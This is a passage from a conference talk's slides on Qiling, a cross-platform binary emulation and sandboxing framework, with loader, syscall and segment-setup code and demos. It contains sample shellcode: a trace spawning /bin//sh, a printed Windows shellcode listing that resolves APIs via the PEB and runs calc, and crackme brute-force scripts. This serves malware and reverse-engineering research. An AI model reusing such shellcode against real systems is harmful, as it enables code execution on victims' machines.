|--->>> REG0= 0x0 REG1= 0x0 REG2= 0x0 REG3= 0x0 REG4= 0x0 REG5= 0x0
>>> 0x100000d 87 e3 xchg ebx, esp
|--->>> REG0= 0x0 REG1= 0x0 REG2= 0x0 REG3= 0x0 REG4= 0x0 REG5= 0x0
>>> 0x100000f b0 0b mov al, 0xb
|--->>> REG0= 0x1ffff4 REG1= 0x0 REG2= 0x0 REG3= 0x0 REG4= 0x0 REG5= 0x0
>>> 0x1000011 cd 80 int 0x80
|--->>> REG0= 0x1ffff4 REG1= 0x0 REG2= 0x0 REG3= 0x0 REG4= 0x0 REG5= 0x0
execve(b'/bin//sh', [b''])
(00:20:07):xwings@kamino:~/qiling>
(171)$ |
```

Debug and Quiet Mode with HEX, Binary and ASM Input

Running a Windows Shellcode

```
(38)$ ./qltool shellcode --os windows --arch x86 --rootfs examples/rootfs/x86_windows --asm -f examples/shellcodes/win32_ob_exec_calc.asm
>>> Load ASM from FILE
>>> SET_THREAD_AREA selector : 0x73
>>> SET_THREAD_AREA selector : 0x7b
>>> SET_THREAD_AREA selector : 0x83
>>> SET_THREAD_AREA selector : 0x8b
>>> SET_THREAD_AREA selector : 0x90
>>> TEB addr is 0x4000
>>> PEB addr is 0x4044
>>> Loading examples/rootfs/x86_windows/dlls/ntdll.dll to 0x1000000
>>> Done with loading examples/rootfs/x86_windows/dlls/ntdll.dll
>>> Loading examples/rootfs/x86_windows/dlls/kernel32.dll to 0x1141000
>>> Done with loading examples/rootfs/x86_windows/dlls/kernel32.dll
>>> Loading examples/rootfs/x86_windows/dlls/user32.dll to 0x1215000
>>> Done with loading examples/rootfs/x86_windows/dlls/user32.dll
0x11d02ae: WinExec('calc', 1)
0x1183a49: GetVersion()
0x119cd12: ExitProcess(0x00)
(17:28:29) xwings@hospin:~/wip_qling/qling$
(39)$ cat examples/shellcodes/win32_ob_exec_calc.asm
cld
call    0x88
pusha
mov     ebp,esp
xor     eax,eax
mov     edx,DWORD PTR fs:[eax+0x30]
mov     edx,DWORD PTR [edx+0xc]
mov     edx,DWORD PTR [edx+0x14]
mov     esi,DWORD PTR [edx+0x28]
movzx   ecx,WORD PTR [edx+0x26]
xor     edi,edi
lods    al,BYTE PTR ds:[esi]
cmp     al,0x61
jnl     0x25
sub     al,0x20
ror     edi,0xd
add     edi,eax
loop    0x1e
```

Calling calc.exe

Thank You



KaiJern LAU, kj -at- qiling.io

NGUYEN Anh Quynh, aquynh -at- gmail.com

huitao, CHEN null -at- qiling.io

TianZe DING, dliv3 -at- gmail.com

BoWen SUN, w1tcher.bupt -at- gmail.com

twitter: qiling_io <https://qiling.io>



What is Qiling

The ACTUAL TALK

Features and Functionality

- › Cross platform: Windows, MacOS, Linux, BSD
- › Cross architecture: X86, X86_64, Arm, Arm64, Mips
- › Multiple file formats: PE, MachO, ELF
- › Emulate & sandbox machine code in a isolated environment
- › Provide high level API to setup & configure the sandbox
- › Fine-grain instrumentation: allow hooks at various levels (instruction/basic-block/memory-access/exception/syscall/IO/etc)
- › Allow dynamic hotpatch on-the-fly running code, including the loaded library
- › True Python framework, making it easy to build customized analysis tools on top



To Emulate and To Execute in Cross Platform and Cross Architecture

User Mode Emulation



qemu-usermode

- › The TOOL
- › Limited OS Support, Very Limited
- › No Multi OS Support
- › No Instrumentation
- › **Syscall Forwarding**



usercorn

- › Very good project !
- › It's a Framework !
- › Mostly *nix based only
- › Limited OS Support (No Windows)
- › Go and Lua is not hacker's friendly
- › **Syscall Forwarding**



Binee

- › Very good project too
- › Only X86 (32 and 64)
- › Limited OS Support (No *NIX)
- › Just a tool, we don't need a tool
- › Again, is GO



WINE

- › Limited ARCH Support
- › Limited OS Support, only Windows
- › Not Sandbox Designed
- › No Instrumentation



WSL/2

- › Limited ARCH Support
- › Only Linux and run in Windows
- › Not Sandboxed, It linked to /mnt/c
- › No Instrumentation (maybe)


Syscall Forwarding

User Mode Emulation



qemu-usermode

- › Over Emulate
- › The TOOL
- › Limited OS Support, Very Limited
- › No Multi OS Support
- › No Instrumentation
- › **Syscall Forwarding**



usercorn

- › Very good project !
- › It's a Framework !
- › Mostly *nix based only
- › Limited OS Support (No Windows)
- › Go and Lua is not hacker's friendly
- › **Syscall Forwarding**


```
$ pwd
/home/xwings/qemu-3.1.0
$ uname -a
FreeBSD freebsd 12.0-RELEASE FreeBSD 12.0-RELEASE r341666 GENERIC amd64
$ ./configure --help

Usage: configure [options]
Options: [defaults in brackets after descriptions]

Standard options:
  --help                print this message
  --prefix=PREFIX       install in PREFIX [/usr/local]
  --interp-prefix=PREFIX where to find shared libraries, etc.
                        use %M for cpu name [/usr/gnemul/qemu-%M]
  --target-list=LIST    set target list (default: build everything)
                        Available targets: aarch64-softmmu alpha-softmmu
                        arm-softmmu cris-softmmu hppa-softmmu i386-softmmu
                        lm32-softmmu m68k-softmmu microblaze-softmmu
                        microblazeel-softmmu mips-softmmu mips64-softmmu
                        mips64el-softmmu mipsel-softmmu moxie-softmmu
                        nios2-softmmu or1k-softmmu ppc-softmmu ppc64-softmmu
                        riscv32-softmmu riscv64-softmmu s390x-softmmu
                        sh4-softmmu sh4eb-softmmu sparc-softmmu
                        sparc64-softmmu tricore-softmmu unicore32-softmmu
                        x86_64-softmmu xtensa-softmmu xtensaeb-softmmu
                        i386-bsd-user sparc-bsd-user sparc64-bsd-user
                        x86_64-bsd-user
```

How It Works

How Does It Work



Base OS can be Windows/Linux/BSD or OSX
And not limited to ARCH

OS Adventure

Loader

```
class ELFparse:
    def __init__(self, path, ql):
        self.path = path
        self.ql = ql

        with open(path, "rb") as f:
            self.elfdata = f.read()

        self.ident = self.getident()

        if self.ident[ : 4] != b'\x7fELF':
            ql.nprint(">>> ERROR: NOT a ELF")
            exit(1)

        if self.ident[0x4] == 1: # 32 bit
            self.is32bit = True
        else:
            self.is32bit = False

        if self.ident[0x4] == 2: # 64 bit
            self.is64bit = True
        else:
            self.is64bit = False

        if self.ident[0x5] == 1: # little endian
            self.endian = 1
        elif self.ident[0x5] == 2: # big endian
            self.endian = 2
```

```
class PE32:
    def __init__(self, ql, path=""):
        self.ql = ql
        self.uc = ql.uc
        self.path = path
        self.PE_IMAGE_BASE = 0
        self.PE_IMAGE_SIZE = 0
        self.PE_ENTRY_POINT = 0
        self.sizeOfStackReserve = 0
        self.dlls = {}
        self.import_symbols = {}
        self.import_address_table = {}
        self.cmdline = ''
        self.filepath = ''

    def loadx86Shellcode(self, dlls):
        self.initTEB()
        self.initPEB()
        self.initLdrData()
        for each in dlls:
            self.loadDll(each)

    def loadPE32(self):
        self.pe = pefile.PE(self.path, fast_load=True)

        # for simplicity, no image base relocation
        self.ql.PE_IMAGE_BASE = self.PE_IMAGE_BASE = self.pe.OPTIONAL_HEADER.ImageBase
        self.ql.PE_IMAGE_SIZE = self.PE_IMAGE_SIZE = self.pe.OPTIONAL_HEADER.SizeOfImage
        self.ql.entry_point = self.PE_ENTRY_POINT = self.PE_IMAGE_BASE + self.pe.OPTIONAL_HEADER.AddressOfEntryPoint
        self.sizeOfStackReserve = self.pe.OPTIONAL_HEADER.SizeOfStackReserve
        self.ql.nprint(">>> Loading %s to 0x%x" % (self.path, self.PE_IMAGE_BASE))
```

ELF Loader

PE Loader

MACHO Loader

Parse != Loader

Posix Series - Syscall Emulator

```
def ql_syscall_read(ql, uc, read_fd, read_buf, read_len, null0, null1, null2):
    path = (ql_read_string(ql, uc, read_buf))

    if read_fd < 256 and ql.file_des[read_fd] != 0:
        try:
            if isinstance(ql.file_des[read_fd], socket.socket):
                data = ql.file_des[read_fd].recv(read_len)
            else:
                data = ql.file_des[read_fd].read(read_len)
            uc.mem_write(read_buf, data)
            ql.nprint("|--->>> Read Completed %s" % path)
            regreturn = len(data)
        except:
            regreturn = -1
    else:
        regreturn = -1
    ql.nprint("read(%d, 0x%x, 0x%x) = %d" % (read_fd, read_buf, read_len, regreturn))
    ql_definesyscall_return(ql, uc, regreturn)

def ql_syscall_lseek(ql, uc, lseek_fd, lseek_offset, lseek_origin, null0, null1, null2):
    ql.file_des[lseek_fd].seek(lseek_offset, lseek_origin)
    regreturn = (ql.file_des[lseek_fd].tell())
    ql.nprint("lseek(%d, 0x%x, 0x%x) = %d" % (lseek_fd, lseek_offset, lseek_origin, regreturn))
    ql_definesyscall_return(ql, uc, regreturn)

def ql_syscall_brk(ql, uc, brk_input, null0, null1, null2, null3, null4):
    ql.nprint("|--->>> brk(0x%x)" % brk_input)
    if brk_input != 0:
        if brk_input > ql.brk_address:
            uc.mem_map(ql.brk_address, (int(((brk_input + 0xfff) // 0x1000) * 0x1000 - ql.brk_address)))
            ql.brk_address = int(((brk_input + 0xfff) // 0x1000) * 0x1000)
        else:
            brk_input = ql.brk_address
    ql_definesyscall_return(ql, uc, brk_input)
    ql.nprint("|--->>> brk return(0x%x)" % ql.brk_address)

def ql_syscall_mprotect(ql, uc, mprotect_start, mprotect_len, mprotect_prot, null0, null1, null2):
    regreturn = 0
    ql.nprint("mprotect(0x%x, 0x%x, 0x%x) = %d" % (mprotect_start, mprotect_len, mprotect_prot, regreturn))
    ql_definesyscall_return(ql, uc, regreturn)
```

Syscall almost the same for OSX/Linux/*BSD

Kernel Programming 101

Emulate Syscall

Skip/Forward or Emulate Code

Prepare Execution Report

Syscall Implementation

Windows Emulator 0x1

```
def setup_gdt_segment(uc, GDT_ADDR, GDT_LIMIT, seg_reg, index, SEGMENT_ADDR, SEGMENT_SIZE, init = True):

    # map GDT table
    if init:
        uc.mem_map(GDT_ADDR, GDT_LIMIT)

    # map this segment in
    uc.mem_map(SEGMENT_ADDR, SEGMENT_SIZE)

    # create GDT entry
    gdt_entry = create_gdt_entry(SEGMENT_ADDR, SEGMENT_SIZE, A_PRESENT | A_DATA | A_DATA_WRITABLE | A_PRIV_3 |

    # then write GDT entry into GDT table
    uc.mem_write(GDT_ADDR + (index << 3), gdt_entry)

    # setup GDT by writing to GDTR
    uc.reg_write(UC_X86_REG_GDTR, (0, GDT_ADDR, GDT_LIMIT, 0x0))

    # create segment index
    selector = create_selector(index, S_GDT | S_PRIV_3)
    # point segment register to this selector
    uc.reg_write(seg_reg, selector)
```


```
def set_gs_msr(uc, SEGMENT_ADDR, SEGMENT_SIZE):
```

```
    uc.mem_map(SEGMENT_ADDR, SEGMENT_SIZE)
    uc.msr_write(GSMSR, SEGMENT_ADDR)
```

```
def init_TEB_PEB(uc):
    print(">>> TEB addr is " + hex(config64.GS_LAST_BASE))
    TEB_SIZE = len(TEB(0).tobytes())
    teb_data = TEB(base = config64.GS_LAST_BASE, PEB_Address = config64.GS_LAST_BASE + TEB_SIZE)
    uc.mem_write(config64.GS_LAST_BASE, teb_data.tobytes())
    config64.GS_LAST_BASE += TEB_SIZE
    data = teb_data.tobytes()

    print(">>> PEB addr is " + hex(config64.GS_LAST_BASE))
    PEB_SIZE = len(PEB(0).tobytes())
    peb_data = PEB(base = config64.GS_LAST_BASE, LdrAddress = config64.GS_LAST_BASE + PEB_SIZE)
    uc.mem_write(config64.GS_LAST_BASE, peb_data.tobytes())
    config64.GS_LAST_BASE += PEB_SIZE

    LDR_SIZE = len(LDR(0).tobytes())
    ldr_data = LDR(base = config64.GS_LAST_BASE,
        InLoadOrderModuleList = {'Flink' : config64.GS_LAST_BASE + 0x10, 'Blink' : config64.GS_LAST_BASE + 0x10},
        InMemoryOrderModuleList = {'Flink' : config64.GS_LAST_BASE + 0x20, 'Blink' : config64.GS_LAST_BASE + 0x20},
        InInitializationOrderModuleList = {'Flink' : config64.GS_LAST_BASE + 0x30, 'Blink' : config64.GS_LAST_BASE + 0x30})
    uc.mem_write(config64.GS_LAST_BASE, ldr_data.tobytes())
```



Setup segment register fs/gs

x86_32 : Setup GDT/GDTR

x86_64 : Use wrmsr to setup gs

Setup TEB Structure

Setup PEB Structure

Setup PEB_LDR_DATA Structure

Windows Emulator 0x2

```
ldr_table = LDR_TABLE(LDR_base = config64.GS_LAST_BASE,
                      InLoadOrderLinks = {'Flink' : config64.LDR_TABLE_LIST[-1].InLoadOrderLinks['Flink'], 'Blink' : config64.LDR_TABLE_LIST[-1].InLoadOrderLinks['Blink'], 'InMemoryOrderLinks' : {'Flink' : config64.LDR_TABLE_LIST[-1].InMemoryOrderLinks['Flink'], 'Blink' : config64.LDR_TABLE_LIST[-1].InMemoryOrderLinks['Blink'], 'InitializationOrderLinks' : {'Flink' : config64.LDR_TABLE_LIST[-1].InInitializationOrderLinks['Flink'], 'Blink' : config64.LDR_TABLE_LIST[-1].InInitializationOrderLinks['Blink']},
                      DllBase = dll_base,
                      EntryPoint = 0,
                      FullDllName = path,
                      BaseDllName = fname,)

config64.LDR_TABLE_LIST[-1].InLoadOrderLinks['Flink'] = ldr_table.LDR_base
config64.LDR.InLoadOrderModuleList['Blink'] = ldr_table.LDR_base

config64.LDR_TABLE_LIST[-1].InMemoryOrderLinks['Flink'] = ldr_table.LDR_base + 0x10
config64.LDR.InMemoryOrderModuleList['Blink'] = ldr_table.LDR_base + 0x10

config64.LDR_TABLE_LIST[-1].InInitializationOrderLinks['Flink'] = ldr_table.LDR_base + 0x20
config64.LDR.InInitializationOrderModuleList['Blink'] = ldr_table.LDR_base + 0x20

uc.mem_write(config64.LDR.base, config64.LDR.tobytes())
uc.mem_write(config64.LDR_TABLE_LIST[-1].LDR_base, config64.LDR_TABLE_LIST[-1].tobytes())
uc.mem_write(ldr_table.LDR_base, ldr_table.tobytes())
```


```
if address in utils64.import_symbols:
    try:
        globals()['hook_' + utils64.import_symbols[address].decode()](uc, address, esp)
    except KeyError as e:
        print("[!]", e, "\t is not implemented")
```

```
def hook_LoadLibraryA(uc, rip, rsp):
    rip_saved = pop64(uc)
    (lpLibFileNameAddr,) = tuple(parse_arg(uc, 1))
    lpLibFileName = string_pack(uc.mem_read(lpLibFileNameAddr, 0x100))

    print('0x%.2x: %s\tcall LoadLibraryA(\'%s\')' % (rip_saved, lpLibFileName))

    dll_base = dll_loader(uc, lpLibFileName)

    push64(uc, rip_saved)
    uc.reg_write(UC_X86_REG_RAX, dll_base)
```



InMemoryOrderModuleList

InLoadOrderModuleList

InInitializationOrderList

Setup LDR_DATA_TABLE_ENTRY for Loaded Modules

Setup Three Double Linked Lists

Parse DLL & Get All Export Functions

Hook Windows API

Sample Code on How To Execute X86_32/64bit Windows Shellcode

CPU Adventure

X86 32/64 Series

```
QL_X86_F_GRANULARITY = 0x8
QL_X86_F_PROT_32 = 0x4
QL_X86_F_LONG = 0x2
QL_X86_F_AVAILABLE = 0x1

QL_X86_A_PRESENT = 0x80

QL_X86_A_PRIV_3 = 0x60
QL_X86_A_PRIV_2 = 0x40
QL_X86_A_PRIV_1 = 0x20
QL_X86_A_PRIV_0 = 0x0

QL_X86_A_CODE = 0x10
QL_X86_A_DATA = 0x10
QL_X86_A_TSS = 0x0
QL_X86_A_GATE = 0x0
QL_X86_A_EXEC = 0x8

QL_X86_A_DATA_WRITABLE = 0x2
QL_X86_A_CODE_READABLE = 0x2
QL_X86_A_DIR_CON_BIT = 0x4

QL_X86_S_GDT = 0x0
QL_X86_S_LDT = 0x4
QL_X86_S_PRIV_3 = 0x3
QL_X86_S_PRIV_2 = 0x2
QL_X86_S_PRIV_1 = 0x1
QL_X86_S_PRIV_0 = 0x0

QL_X86_GDT_ADDR = 0x3000
QL_X86_GDT_LIMIT = 0x1000
QL_X86_GDT_ENTRY_SIZE = 0x8
```

X86 32/64bit GDT For Linux

```
ql_x86_setup_gdt_segment_ds(ql, ql.uc)
ql_x86_setup_gdt_segment_cs(ql, ql.uc)
ql_x86_setup_gdt_segment_ss(ql, ql.uc)
```

X86 32bit GDT For Windows

```
# New set GDT Share with Linux
ql_x86_setup_gdt_segment_fs(ql, ql.uc, ql.FS_SEGMENT_ADDR, ql.FS_SEGMENT_SIZE)
ql_x86_setup_gdt_segment_gs(ql, ql.uc, ql.GS_SEGMENT_ADDR, ql.GS_SEGMENT_SIZE)
ql_x86_setup_gdt_segment_ds(ql, ql.uc)
ql_x86_setup_gdt_segment_cs(ql, ql.uc)
ql_x86_setup_gdt_segment_ss(ql, ql.uc)
```

X86 64bit GDT For Windows

```
def set_pe64_gdt(ql):
    # uc.mem_map(GS_SEGMENT_ADDR, GS_SEGMENT_SIZE)
    # setup_gdt_segment(uc, GDT_ADDR, GDT_LIMIT, UC_X86_REG_0
    GSMSR = 0xC0000101
    ql.uc.mem_map(ql.GS_SEGMENT_ADDR, ql.GS_SEGMENT_SIZE)
    ql.uc.msr_write(GSMSR, ql.GS_SEGMENT_ADDR)
```

It took us sometime to fix the GDT and Set Thread Area

ARM/64 Series

```
main mcr: str
    mcr p15, 0, r0, c13, c0, 3
    adr r1, ret_to
    add r1, r1, #1
    bx r1
.THUMB
```

```
def ql_arm_init_kernel_get_tls(uc):
    uc.mem_map(0xFFFF0000, 0x1000)
    sc = 'adr r0, data; ldr r0, [r0]; mov pc, lr; data:.ascii "\x00\x00"'
```

```
def ql_arm64_enable_vfp(uc):
    ARM64FP = uc.reg_read(UC_ARM64_REG_CPACR_EL1)
    ARM64FP |= 0x300000
    uc.reg_write(UC_ARM64_REG_CPACR_EL1, ARM64FP)
```

ARM/Thumb and ARM64

Making Sure Loader is compatible

ARM MCR instruction for Set TLS

ARM Kernel Initialization

ARM and ARM64 Enable VFP

MIPS32EL Series

unicorn-engine / unicorn

Code

Issues 262

Pull requests 32

Projects 0

Wiki

Removed hardcoded CP0C3_ULRI (#1098)

* activate CP0C3_ULRI for CONFIG3, mips

* updated with mips patches

* updated with mips patches

* remove hardcoded config3

* git ignore vscode

* fix spacing issue and turn on floating point

master (#1098)

xwings authored and aquynh committed on Jul 6

1

Showing 12 changed files with 45 additions and 10 deletions.

```
sw $ra, -8($sp)
sw $a0, -12($sp)
sw $a1, -16($sp)
sw $a2, -20($sp)
sw $a3, -24($sp)
sw $v0, -28($sp)
sw $v1, -32($sp)
sw $t0, -36($sp)

slti $a2, $zero, -1
lab1:
bltzal $a2, lab1

addu $a1, $ra, 140
addu $t0, $ra, 60
lw $a0, -4($sp)
li $a2, 8
jal $t0
nop

lw $ra, -8($sp)
lw $a0, -12($sp)
lw $a1, -16($sp)
lw $a2, -20($sp)
lw $a3, -24($sp)
lw $v0, -28($sp)
lw $v1, -32($sp)
lw $t0, -36($sp)
j 0
nop

my_mem_cpy:
move $a3, $zero
move $a3, $zero
b loc_400804
nop
```

MIPS Comes with CO Processor


Configuration needed for CO Processor

Unicorn does not support Floating Point

Patch Unicorn to Support CO Processors


Custom Binary Injected for Set Thread Area

Demo Setup




VMware with Ubuntu 64Bit on XPS, with ACTUAL “AD-HOC” DEMO


Linux Demo



X86 Reversing.kr Challenge



ARM64 Debug Mode



ARM/MIPS Wi-Fi Router Firmware

VMware with Ubuntu 64Bit on XPS

Simple Crackme Challenge

```
run_one_round: run_one_round
def run_one_round(payload):
    stdin = MyPipe()
    ql = Qiling(["rootfs/x86_linux/bin/crackme_linux"], "rootfs/x86_linux", output = "off", stdin = stdin, stdout = sys.stdout)
    ins_count = [0]
    ql.hook_code(instruction_count, ins_count)
    stdin.write(payload)
    ql.run()
    del stdin
    del ql
    return ins_count[0]

def solve():
    idx_list = [1, 4, 2, 0, 3]

    flag = b'\x00\x00\x00\x00\x00\x00\n'

    old_count = run_one_round(flag)
    for idx in idx_list:
        for i in b'0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ!@#$%^&'()*+,-./:;<=>?@[\]^_`{|}~ ':
            flag = flag[:idx] + chr(i).encode() + flag[idx + 1:]
            tmp = run_one_round(flag)
            if tmp > old_count:
                old_count = tmp
                break
        # if idx == 2:
        #     break

    print(flag)

if __name__ == "__main__":
    solve()
```

Brute Forcer

ARM HelloWorld

```
from qiling import *  
  
def run_sandbox(path, rootfs, ostype, output):  
    ql = Qiling(path, rootfs, ostype = ostype, output = output)  
    ql.run()  
  
if __name__ == "__main__":  
    run_sandbox(["rootfs/arm_linux/bin/arm32-hello-static"], "rootfs/arm_linux", "linux", "debug")
```

Debug Mode

```
from qiling import *  
  
def my_sandbox(path, rootfs, ostype):  
    ql = Qiling(path, rootfs, ostype = ostype, stdin = sys.stdin, stdout = sys.stdout, stderr = sys.stderr)  
    ql.patch(0x00005930, b'ens33\x00', file_name = b'libChipApi.so')  
    ql.run()  
  
if __name__ == "__main__":  
    my_sandbox(["rootfs/tendaac15/bin/httpd"], "rootfs/tendaac15", "linux")
```


Windows Demo



Real CTF Challenge



Half "Cooked" Wannacry



Patching a
CrackMe Challenge

Emulating Windows DialogBox within Qiling

Real World CTF Challenge

```
from qiling import *

class StringBuffer:
    def __init__(self):
        self.buffer = ''

    def read(self, n):
        ret = self.buffer[:n]
        self.buffer = self.buffer[n:]
        return ret

    def write(self, string):
        self.buffer += string
        return len(string)

def instruction_count(uc, address, size, user_data):
    user_data[0] += 1

def get_count(flag):
    ql = Qiling(["rootfs/x86_windows/bin/crackme.exe"], "rootfs/x86_windows", output = "off")
    ql.stdin = StringBuffer()
    ql.stdin.write("".join(flag) + "\n")
    count = [0]
    ql.hook_code(instruction_count, count)
    ql.run()
    print("===== count: %d ===== " % count[0])
    return count[0]

def solve():
    # BJWXB_CTF{C5307D46-E70E-4038-B6F9-8C3F698B7C53}
